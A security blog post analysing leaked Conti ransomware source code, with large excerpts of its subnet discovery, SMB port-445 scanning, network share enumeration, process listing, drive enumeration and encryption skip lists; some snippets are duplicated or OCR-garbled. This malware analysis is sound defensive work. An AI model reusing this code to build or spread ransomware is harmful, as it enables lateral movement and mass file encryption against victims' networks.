


# Conti ransomware source code investigation - part 2.

 [cocomelonc.github.io/investigation/2022/04/11/malw-inv-conti-2.html](https://github.com/cocomelonc/investigation/2022/04/11/malw-inv-conti-2.html)

April 11, 2022

2 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the second part of Conti ransomware source code self-investigation.

## first part

In the last part, I wrote about encryption/hashing methods and bypassing AV-engines. Today I will consider network connections and filesystem and some identified IoCs.

## network connections

First of all, let's go back a little to the logic of the encryptor:

```

307 >> morphcode(DriveList.tqh_first);
308 >>
309 >>
310 >> filesystem::PDRIVE_INFO DriveInfo = NULL;
311 >>
312 >> morphcode(DriveInfo);
313 >>
314 >> TAILQ_FOREACH(DriveInfo, &DriveList, Entries) {
315 >>
316 >> threadpool::PutTask(threadpool::LOCAL_THREADPOOL, DriveInfo->RootPath);
317 >> morphcode((PCHAR)DriveInfo->RootPath.c_str());
318 >>
319 >> }
320 >>
321 >> }
322 >>
323 >> }
324 >>
325 >> if (global::GetEncryptMode() == ALL_ENCRYPT || global::GetEncryptMode() == NETWORK_ENCRYPT) {
326 >>
327 >> network_scanner::StartScan();
328 >>
329 >> }
330 >>
331 >> if (threadpool::IsActive(threadpool::LOCAL_THREADPOOL)) {
332 >> threadpool::Wait(threadpool::LOCAL_THREADPOOL);
333 >> }
334 >> if (threadpool::IsActive(threadpool::NETWORK_THREADPOOL)) {
335 >> threadpool::Wait(threadpool::NETWORK_THREADPOOL);
336 >> }
337 >> return EXIT_SUCCESS;
338 >> }
339 >>

```

As you can see when the encryption mode is `ALL_ENCRYPT` or `NETWORK_ENCRYPT`, the malware retrieves info about network.

Let's go to definition of `StartScan`:

```

621 >>
622 >> VOID
623 >> network_scanner::StartScan()
624 >> {
625 >> WSADATA WsaData;
626 >> HANDLE hHostHandler = NULL, hPortScan = NULL;
627 >> PSUBNET_INFO SubnetInfo = NULL;
628 >>
629 >> g_ActiveOperations = 0;
630 >> pWSAStartup(MAKEWORD(2, 2), &WsaData);
631 >> pInitializeCriticalSection(&g_CriticalSection);
632 >>
633 >> if (!GetConnectEX()) {
634 >>
635 >> logs::Write(OBFW(L"Can't get ConnectEx."));
636 >> goto cleanup;
637 >> }
638 >>
639 >>
640 >> GetCurrentIpAddress();
641 >>

```

Let's go to deep into logic of network\_connections.

`GetCurrentIpAddress` is just get info about current IP address:

```
86
87 STATIC
88 DWORD GetCurrentIpAddress()
89 {
90     CHAR szHostName[256];
91     struct in_addr InAddr;
92
93     if (SOCKET_ERROR == (INT)pgethostname(szHostName, 256)) {
94         return 0;
95     }
96
97     g_HostEntry = (struct hostent*)pgethostbyname(szHostName);
98     if (!g_HostEntry) {
99         return 0;
100    }
101
102    return 0;
103 }
104
```

Function `GetSubnets` uses `GetIpNetTable` API which is called to restore the ARP table of the infected system. For each entry the specified IPv4 addresses are checked against the following masks:

```
161 for (ULONG i = 0; i < IpNetTable->dwNumEntries; i++) {
162
163     WCHAR wszIpAddress[INET_ADDRSTRLEN];
164     ULONG dwAddress = IpNetTable->table[i].dwAddr;
165     PUCHAR HardwareAddress = IpNetTable->table[i].bPhysAddr;
166     ULONG HardwareAddressSize = IpNetTable->table[i].dwPhysAddrLen;
167
168     RtlSecureZeroMemory(wszIpAddress, sizeof(wszIpAddress));
169
170     IN_ADDR InAddr;
171     InAddr.S_un.S_addr = dwAddress;
172     PCHAR szIpAddress = pinet_ntoa(InAddr);
173     DWORD le = WSAGetLastError();
174
175     PCSTR p1 = (PCSTR)pStrStrIA(szIpAddress, OBFA("172."));
176     PCSTR p2 = (PCSTR)pStrStrIA(szIpAddress, OBFA("192.168."));
177     PCSTR p3 = (PCSTR)pStrStrIA(szIpAddress, OBFA("10."));
178     PCSTR p4 = (PCSTR)pStrStrIA(szIpAddress, OBFA("169."));
179
180     if (p1 == szIpAddress ||
181         p2 == szIpAddress ||
182         p3 == szIpAddress ||
183         p4 == szIpAddress)
184     {
185
```

If the current ARP matches of this masks ( `172.*`, `192.168.*`, `10.*`, `169.*` ) the subnet is extracted and added to the subnet's queue:

```
179
180 >> if (p1 == szIpAddress ||
181 >> >> p2 == szIpAddress ||
182 >> >> p3 == szIpAddress ||
183 >> >> p4 == szIpAddress)
184 >> {
185
186 >> >> BOOL Found = FALSE;
187
188 >> >> PSUBNET_INFO SubnetInfo = NULL;
189 >> >> TAILQ_FOREACH(SubnetInfo, SubnetList, Entries) {
190
191 >> >> >> if (!memcmp(&SubnetInfo->dwAddress, &dwAddress, 3)) {
192
193 >> >> >> >> Found = TRUE;
194 >> >> >> >> break;
195 >> >> >> }
196 >> >> }
197
198 >> >> }
199 >> >>
200 >> >> if (!Found) {
201
202 >> >> >> BYTE bAddress[4];
203 >> >> >> *(ULONG*)bAddress = dwAddress;
204 >> >> >> bAddress[3] = 0;
205
206 >> >> >> PSUBNET_INFO NewSubnet = (PSUBNET_INFO)m_malloc(sizeof(SUBNET_INFO));
207 >> >> >> if (!NewSubnet) {
208 >> >> >> >> break;
209 >> >> >> }
210
211 >> >> >> RtlCopyMemory(&NewSubnet->dwAddress, bAddress, 4);
212 >> >> >> TAILQ_INSERT_TAIL(SubnetList, NewSubnet, Entries);
213
214 >> >> }
215
216 >> }
217 }
```

```
main.cpp x network_scanner.cpp x queue.h x
332 #define TAILQ_EMPTY(head) ((head)->tqh_first == NULL)
333
334 #define TAILQ_FIRST(head) ((head)->tqh_first)
335
336 #define TAILQ_FOREACH(var, head, field) \
337 >> for ((var) = TAILQ_FIRST((head)); \
338 >> >> >> (var); \
339 >> >> >> (var) = TAILQ_NEXT((var), field))
340
341 #define TAILQ_FOREACH_REVERSE(var, head, headname, field) \
342 >> for ((var) = TAILQ_LAST((head), headname); \
343 >> >> >> (var); \
344 >> >> >> (var) = TAILQ_PREV((var), headname, field))
```

```

374  > TAILQ_INSERT_HEAD(&g_ConnectionList, (elm), field); >>> >> \r
375  > (elm)->field.tqe_prev = &TAILQ_FIRST((head)); >>> >> \r
376  } while (0)
377
378  #define TAILQ_INSERT_TAIL(head, elm, field) do { >>> >> \r
379  > TAILQ_NEXT((elm), field) = NULL; >>> >> \r
380  > (elm)->field.tqe_prev = (head)->tqh_last; >>> >> \r
381  > *(head)->tqh_last = (elm); >>> >> \r
382  > (head)->tqh_last = &TAILQ_NEXT((elm), field); >>> >> \r
383  } while (0)
384
385  #define TAILQ_LAST(head, headname) >>> >> \r
386  > (((struct headname *)((head)->tqh_last))->tqh_last)
387
388  #define TAILQ_NEXT(elm, field) ((elm)->field.tqe_next)
389
390  #define TAILQ_PREV(elm, headname, field) >>> >> \r
391  > (((struct headname *)((elm)->field.tqe_prev))->tqh_last)
392

```

Function `ScanHosts` tries a connection to IPv4 on the SMB port (445) using the TCP protocol:

```

438
439  STATIC
440  VOID
441  ScanHosts()
442  {
443      PCONNECT_CONTEXT ConnectCtx = NULL;
444      TAILQ_FOREACH(ConnectCtx, &g_ConnectionList, Entries) {
445
446          DWORD dwBytesSent;
447          SOCKADDR_IN SockAddr;
448          RtlSecureZeroMemory(&SockAddr, sizeof(SockAddr));
449          SockAddr.sin_family = AF_INET;
450          SockAddr.sin_port = htons(SMB_PORT);
451          SockAddr.sin_addr.s_addr = ConnectCtx->dwAddress;
452
453          if (g_ConnectEx(ConnectCtx->s, (CONST SOCKADDR*) & SockAddr, sizeof(SockAddr), NULL, 0, &dwBytesSent, (LPOVERLAPPED)ConnectCtx) {
454
455              ConnectCtx->State = CONNECTED;
456              AddHost(ConnectCtx->dwAddress);
457          }
458          else if (WSA_IO_PENDING == WSAGetLastError()) {
459
460              g_ActiveOperations++;
461              ConnectCtx->State = CONNECTING;
462          }
463      }
464  }
465  }
466  }

```

If connection is successful, saves the valid IP's via `AddHost` :

```
contl_v3
├── cryptor
│   ├── antihooks
│   ├── api
│   ├── chacha20
│   ├── Debug
│   ├── filesystem
│   │   ├── disks.cpp
│   │   ├── filesystem.h
│   │   └── search.cpp
│   ├── global
│   ├── logs
│   └── network_scanner
│       ├── network_scanner.cpp
│       └── network_scanner.h
├── obfuscation
├── prockiller
├── Release
├── threadpool
├── x64
│   ├── common.h
│   ├── cryptor.cpp
│   ├── cryptor.h
│   ├── cryptor.vcxproj
│   ├── cryptor.vcxproj.filters
│   ├── cryptor.vcxproj.user
│   ├── main.cpp
│   ├── memory.cpp
│   ├── memory.h
│   ├── mrph.h
│   ├── queue.h
│   └── cryptor_dll
├── Debug
├── decriptor
├── Release
├── x64
└── contl_v3.sln
```

```
326 STATIC
327 BOOL
328 AddHost(
329     __in DWORD dwAddress
330 )
331 {
332     if (g_HostEntry) {
333         INT i = 0;
334         while (g_HostEntry->h_addr_list[i] != NULL) {
335             DWORD dwCurrentAddr = *(DWORD*)g_HostEntry->h_addr_list[i++];
336             if (dwCurrentAddr == dwAddress) {
337                 return FALSE;
338             }
339         }
340     }
341 }
342 PHOST_INFO HostInfo = (PHOST_INFO)m_malloc(sizeof(HOST_INFO));
343 if (!HostInfo) {
344     return FALSE;
345 }
346
347 DWORD dwAddress = INET_ADDRSTRLEN;
348 SOCKADDR_IN temp;
349 temp.sin_addr.s_addr = dwAddress;
350 temp.sin_port = 0;
351 temp.sin_family = AF_INET;
352 HostInfo->dwAddress = dwAddress;
353
354 if (dwAddress != STOP_MARKER) {
355
356     if (SOCKET_ERROR == pWSAAddressToStringW((LPSOCKADDR)&temp, sizeof(temp), NULL, HostInfo->wszAddress, &dwAddress)) {
357
358         free(HostInfo);
359         return FALSE;
360     }
361 }
362 }
```

in a queue:

```
362     }
363 }
364 }
365
366 pEnterCriticalSection(&g_CriticalSection); {
367     TAILQ_INSERT_TAIL(&g_HostList, HostInfo, Entries);
368 }
369
370 pLeaveCriticalSection(&g_CriticalSection);
371 return TRUE;
372 }
```

And what about `HostHandler` :

```
274
275 STATIC
276 DWORD
277 WINAPI
278 HostHandler(_in PVOID pArg)
279 {
280     >> network_scanner::SHARE_LIST ShareList;
281     >> TAILQ_INIT(&ShareList);
282
283     >> while (TRUE) {
284
285         >> pEnterCriticalSection(&g_CriticalSection);
286
287         >> PHOST_INFO HostInfo = TAILQ_FIRST(&g_HostList);
288         >> if (HostInfo == NULL) {
289
290             >> pLeaveCriticalSection(&g_CriticalSection);
291             >> pSleep(1000);
292             >> continue;
293         }
294
295         >> TAILQ_REMOVE(&g_HostList, HostInfo, Entries);
296         >> pLeaveCriticalSection(&g_CriticalSection);
297
298         >> if (HostInfo->dwAddress == STOP_MARKER) {
299
300             >> free(HostInfo);
301             >> pExitThread(EXIT_SUCCESS);
302         }
303
304         >> network_scanner::EnumShares(HostInfo->wszAddress, &ShareList);
305         >> while (!TAILQ_EMPTY(&ShareList))
306         {
307
308             >> network_scanner::PSHARE_INFO ShareInfo = TAILQ_FIRST(&ShareList);
309             >> logs::Write(OBFW(L"Starting search on share %s."), ShareInfo->wszSharePath);
310             >> threadpool::PutTask(threadpool::NETWORK_THREADPOOL, ShareInfo->wszSharePath);
311
312
```

and **PortScanHandler** :

```

491 > TimerCallback(PVOID Arg, BOOLEAN TimerOrWaitFired) {
492 > pPostQueuedCompletionStatus(g_IocpHandle, 0, TIMER_COMPLETION_KEY, NULL);
493 > }
494 >
495 > STATIC
496 > DWORD
497 > WINAPI
498 > PortScanHandler(PVOID pArg)
499 > {
500 > g_ActiveOperations = 0;
501 > HANDLE hTimer = NULL;
502 > BOOL IsTimerActivated = FALSE;
503 >
504 > HANDLE hTimerQueue = pCreateTimerQueue();
505 > if (!hTimerQueue) {
506 > pExitThread(EXIT_FAILURE);
507 > }
508 >
509 > while (TRUE) {
510 >
511 > DWORD dwBytesTransferred;
512 > ULONG_PTR CompletionStatus;
513 > PCONNECT_CONTEXT ConnectContext;
514 >
515 > BOOL Success = (BOOL)pGetQueuedCompletionStatus(g_IocpHandle, &dwBytesTransferred, &CompletionStatus,
516 >
517 > if (CompletionStatus == START_COMPLETION_KEY) {
518 >
519 > if (!CreateHostTable()) {
520 > break;
521 > }
522 >
523 > ScanHosts();
524 >
525 > if (!pCreateTimerQueueTimer(&hTimer, hTimerQueue, &TimerCallback, NULL, 30000, 0, 0)) {
526 > pExitThread(EXIT_FAILURE);
527 > }

```

**HostHandler** waits for some valid IP in the IP's queue and for each IP enum the shares using the **NetShareEnum** API:

```

295 >
296 > TAILQ_REMOVE(&g_HostList, HostInfo, Entries);
297 > pLeaveCriticalSection(&g_CriticalSection);
298 >
299 > if (HostInfo->dwAddress == STOP_MARKER) {
300 >
301 > free(HostInfo);
302 > pExitThread(EXIT_SUCCESS);
303 > }
304 >
305 >
306 > network_scanner::EnumShares(HostInfo->wszAddress, &ShareList);
307 > while (!TAILQ_EMPTY(&ShareList))
308 > {
309 >
310 > network_scanner::PSHARE_INFO ShareInfo = TAILQ_FIRST(&ShareList);
311 > logs::Write(OBFW(L"Starting search on share %s."), ShareInfo->wszSharePath);
312 > threadpool::PutTask(threadpool::NETWORK_THREADPOOL, ShareInfo->wszSharePath);
313 > TAILQ_REMOVE(&ShareList, ShareInfo, Entries);
314 > free(ShareInfo);
315 >
316 > }
317 >
318 > free(HostInfo);
319 >
320 > }
321 >
322 > pExitThread(EXIT_SUCCESS);
323 > return EXIT_SUCCESS;
324 > }

```



```

223 VOID __cdecl
224 network_scanner::EnumShares(
225     in PWCHAR pwszIpAddress,
226     out PSHARE_LIST ShareList
227 )
228 {
229     NET_API_STATUS Result;
230     LPSHARE_INFO_1 ShareInfoBuffer = NULL;
231     DWORD er = 0, tr = 0, resume = 0;
232
233     do
234     {
235         Result = (NET_API_STATUS)pNetShareEnum(
236             pwszIpAddress, 1, (LPBYTE*)&ShareInfoBuffer, MAX_PREFERRED_LENGTH, &er, &tr, &resume);
237     }
238     {
239         LPSHARE_INFO_1 TempShareInfo = ShareInfoBuffer;
240
241         for (DWORD i = 1; i <= er; i++)
242         {
243             if (TempShareInfo->shil_type == STYPE_DISKTREE ||
244                 TempShareInfo->shil_type == STYPE_SPECIAL ||
245                 TempShareInfo->shil_type == STYPE_TEMPORARY)
246             {
247                 PSHARE_INFO ShareInfo = (PSHARE_INFO)m_malloc(sizeof(SHARE_INFO));
248                 if (ShareInfo && plstrcpmIW(TempShareInfo->shil_netname, OBFW(L"ADMIN$")))
249                 {
250                     plstrcpyW(ShareInfo->wszSharePath, OBFW(L"\\\\"));
251                     plstrcatW(ShareInfo->wszSharePath, pwszIpAddress);
252                     plstrcatW(ShareInfo->wszSharePath, OBFW(L"\\"));
253                     plstrcatW(ShareInfo->wszSharePath, TempShareInfo->shil_netname);

```

And **PortScanHandler** (1) repeat the scan via **ScanHosts** (2) each **30** sec. (3):

```

494
495 STATIC
496 DWORD
497 WINAPI
498 PortScanHandler(PVOID pArg)
499 {
500     g_ActiveOperations = 0;
501     HANDLE hTimer = NULL;
502     BOOL IsTimerActivated = FALSE;
503
504     HANDLE hTimerQueue = pCreateTimerQueue();
505     if (!hTimerQueue)
506     {
507         pExitThread(EXIT_FAILURE);
508     }
509     while (TRUE)
510     {
511         DWORD dwBytesTransferred;
512         ULONG_PTR CompletionStatus;
513         PCONNECT_CONTEXT ConnectContext;
514
515         BOOL Success = (BOOL)pGetQueuedCompletionStatus(g_IocpHandle, &dwBytesTransferred, &CompletionStatus, (LPOVERLAPPED*)&ConnectContext,
516
517         if (CompletionStatus == START_COMPLETION_KEY)
518         {
519             if (!CreateHostTable())
520             {
521                 break;
522             }
523             ScanHosts();
524             if (!pCreateTimerQueueTimer(&hTimer, hTimerQueue, &TimerCallback, NULL, 30000, 0, 0))
525             {
526                 pExitThread(EXIT_FAILURE);
527             }
528

```

So, what happens when calls **network\_scanner::StartScan** ?

1. Add **172.\***, **192.168.\***, **10.\***, **169.\*** subnet addresses to queue.
2. Create two threads.
3. First thread via **HostHandler** enum the shares.
4. Second thread via **PortScanHandler** tries to connect **SMB 445** port, for each successfully connection, saves valid IPs and scan every **30** sec:

```

654 >> if (!GetSubnets(&g_SubnetList)) {
655 >>
656 >> logs::Write(OBFW(L"Can't get subnets."));
657 >> goto cleanup;
658 >> }
659 >>
660 >>
661 >> hHostHandler = pCreateThread(NULL, 0, &HostHandler, NULL, 0, NULL);
662 >> if (hHostHandler == INVALID_HANDLE_VALUE) {
663 >>
664 >> logs::Write(OBFW(L"Can't create host thread."));
665 >> goto cleanup;
666 >> }
667 >>
668 >>
669 >> hPortScan = pCreateThread(NULL, 0, &PortScanHandler, NULL, 0, NULL);
670 >> if (hPortScan == INVALID_HANDLE_VALUE) {
671 >>
672 >> logs::Write(OBFW(L"Can't create port scan thread."));
673 >> goto cleanup;
674 >> }
675 >> }
676 >>

```

Concluding the execution, the `WaitForSingleObject` API is invoked on each thread to wait for the completion of operations before closing the main process and `CloseHandle` for cleanup:


```

661 >> hHostHandler = pCreateThread(NULL, 0, &HostHandler, NULL, 0, NULL);
662 >> if (hHostHandler == INVALID_HANDLE_VALUE) {
663 >>
664 >> logs::Write(OBFW(L"Can't create host thread."));
665 >> goto cleanup;
666 >> }
667 >>
668 >>
669 >> hPortScan = pCreateThread(NULL, 0, &PortScanHandler, NULL, 0, NULL);
670 >> if (hPortScan == INVALID_HANDLE_VALUE) {
671 >>
672 >> logs::Write(OBFW(L"Can't create port scan thread."));
673 >> goto cleanup;
674 >> }
675 >> }
676 >>
677 >> pPostQueuedCompletionStatus(g_IocpHandle, 0, START_COMPLETION_KEY, NULL);
678 >> pWaitForSingleObject(hPortScan, INFINITE);
679 >>
680 >> AddHost(STOP_MARKER);
681 >> pWaitForSingleObject(hHostHandler, INFINITE);
682 >>
683 >> cleanup:
684 >> pDeleteCriticalSection(&g_CriticalSection);
685 >> if (g_IocpHandle) {
686 >> pCloseHandle(g_IocpHandle);
687 >> }
688 >> if (hHostHandler) {
689 >> pCloseHandle(hHostHandler);
690 >> }
691 >> if (hPortScan) {
692 >> pCloseHandle(hPortScan);
693 >> }
694 >>
695 >> pWSACleanup();
696 >> }

```

## process killer

The logic of the `prockiller.cpp` is simple. It enum through all processes and if it's not equal to `explorer.exe` then adds it's PID to the queue:



```
7
8 VOID
9 process_killer::GetWhiteListProcess(_out PPID_LIST PidList)
10 {
11     HANDLE hSnapShot = pCreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
12     if (hSnapShot == NULL) {
13         return;
14     }
15
16     PROCESSENTRY32W pe32;
17     pe32.dwSize = sizeof(PROCESSENTRY32W);
18
19     if (!pProcess32FirstW(hSnapShot, &pe32)) {
20
21         pCloseHandle(hSnapShot);
22         return;
23     }
24
25     do
26     {
27
28
29         if (!plstrcmpiW(pe32.szExeFile, OBFW(L"explorer.exe"))) {
30
31             PPID Pid = (PPID)m_malloc(sizeof(PID));
32             if (!Pid) {
33                 break;
34             }
35
36             Pid->dwProcessId = pe32.th32ProcessID;
37             TAILQ_INSERT_TAIL(PidList, Pid, Entries);
38
39         }
40
41     } while (pProcess32NextW(hSnapShot, &pe32));
42
43     pCloseHandle(hSnapShot);
44 }
```

## filesystem

In the `filesystem` module there is a function `filesystem::EnumerateDrives` which, as the name implies, scan drives:

```
File Edit View Selection Find Packages Help
Project
contl_v3
  cryptor
    antihooks
    api
    chacha20
    Debug
    filesystem
      disks.cpp
      filesystem.h
      search.cpp
    global
    logs
    network_scanner
    obfuscation
    prockiller
    Release
    threadpool
    x64
  common.h
  cryptor.cpp
  cryptor.h
  cryptor.vcxproj
  cryptor.vcxproj.filters
  cryptor.vcxproj.user
  main.cpp
  memory.cpp
  memory.h
  mrph.h
  queue.h
  cryptor_dll
  Debug
  decryptor
  Release
  x64
  conti_v3.sln

1 #include "filesystem.h"
2 #include "../api/getapi.h"
3 #include "../memory.h"
4 #include "../logs/logs.h"
5
6 INT
7 filesystem::EnumerateDrives(_in PDRIVE_LIST DriveList)
8 {
9     INT Length = 0;
10    INT DrivesCount = 0;
11    DWORD DriveType = 0;
12    TAILQ_INIT(DriveList);
13
14    SIZE_T BufferLength = (SIZE_T)pGetLogicalDriveStringsW(0, NULL);
15    if (!BufferLength) {
16        return 0;
17    }
18
19    LPWSTR Buffer = (LPWSTR)m_malloc((BufferLength + 1) * sizeof(WCHAR));
20    if (!Buffer) {
21        return 0;
22    }
23
24    pGetLogicalDriveStringsW(BufferLength, Buffer);
25
26    LPWSTR tempBuffer = Buffer;
27
28    while (Length = (INT)plstrlenW(tempBuffer)) {
29
30        PDRIVE_INFO DriveInfo = new DRIVE_INFO;
31        if (!DriveInfo) {
32
33            free(Buffer);
34            return 0;
35        }
36    }
37
38    DriveInfo->RootPath = tempBuffer;
39    TAILQ_INSERT_TAIL(DriveList, DriveInfo, Entries);

```

As you can see it uses `GetLogicalDriveStringsW` API.

The logic of this function is used in the final enumeration during encryption. The malware uses a whitelist for both directories and files to avoid the encryption of unnecessary data. The following directories names and file names are avoided during the enumeration process:

```
File Edit View Selection Find Packages Help
Project disks.cpp search.cpp
contl_v3
├── cryptor
│   ├── antihooks
│   ├── api
│   ├── chacha20
│   ├── Debug
│   └── filesystem
│       ├── disks.cpp
│       ├── filesystem.h
│       └── search.cpp
├── global
├── logs
├── network_scanner
├── obfuscation
├── prockiller
├── Release
├── threadpool
├── x64
│   ├── common.h
│   ├── cryptor.cpp
│   ├── cryptor.h
│   ├── cryptor.vcxproj
│   ├── cryptor.vcxproj.filters
│   ├── cryptor.vcxproj.user
│   ├── main.cpp
│   ├── memory.cpp
│   ├── memory.h
│   ├── mrph.h
│   └── queue.h
├── cryptor_dll
├── Debug
├── decryptor
└── Release
38  STATIC
39  BOOL
40  CheckDirectory(__in LPCWSTR Directory)
41  {
42  >  LPCWSTR BlackList[] =
43  >  {
44  >
45  >  OBFW(L"tmp"),
46  >  OBFW(L"winnt"),
47  >  OBFW(L"temp"),
48  >  OBFW(L"thumb"),
49  >  OBFW(L"$Recycle.Bin"),
50  >  OBFW(L"$RECYCLE.BIN"),
51  >  OBFW(L"System Volume Information"),
52  >  OBFW(L"Boot"),
53  >  OBFW(L"Windows"),
54  >  OBFW(L"Trend Micro"),
55  >  OBFW(L"perflogs")
56  >
57  > };
58
59  > INT Count = sizeof(BlackList) / sizeof(LPWSTR);
60  > for (INT i = 0; i < Count; i++) {
61  > > if (pStrStrIW(Directory, BlackList[i])) {
62  > > > return FALSE;
63  > > }
64  > }
65
66  > return TRUE;
67 }
```

```
68
69 STATIC
70 BOOL
71 CheckFilename(__in LPCWSTR FileName)
72 {
73     LPCWSTR BlackList[] =
74     {
75
76         OBFW(L".exe"),
77         OBFW(L".dll"),
78         OBFW(L".lnk"),
79         OBFW(L".sys"),
80         OBFW(L".msi"),
81         OBFW(L".bat"),
82         OBFW(L"readme.txt"),
83         OBFW(L"CONTI_LOG.txt")
84     };
85
86
87     if (pStrStrIW(FileName, global::GetExtention())) {
88         return FALSE;
89     }
90
91     INT Count = sizeof(BlackList) / sizeof(LPWSTR);
92     for (INT i = 0; i < Count; i++) {
93         if (pStrStrIW(FileName, BlackList[i])) {
94             return FALSE;
95         }
96     }
97
98     return TRUE;
99 }
```

## yara rules

Let's go to upload `locker.exe` to VirusTotal:

57 / 69

57 security vendors and 3 sandboxes flagged this file as malicious

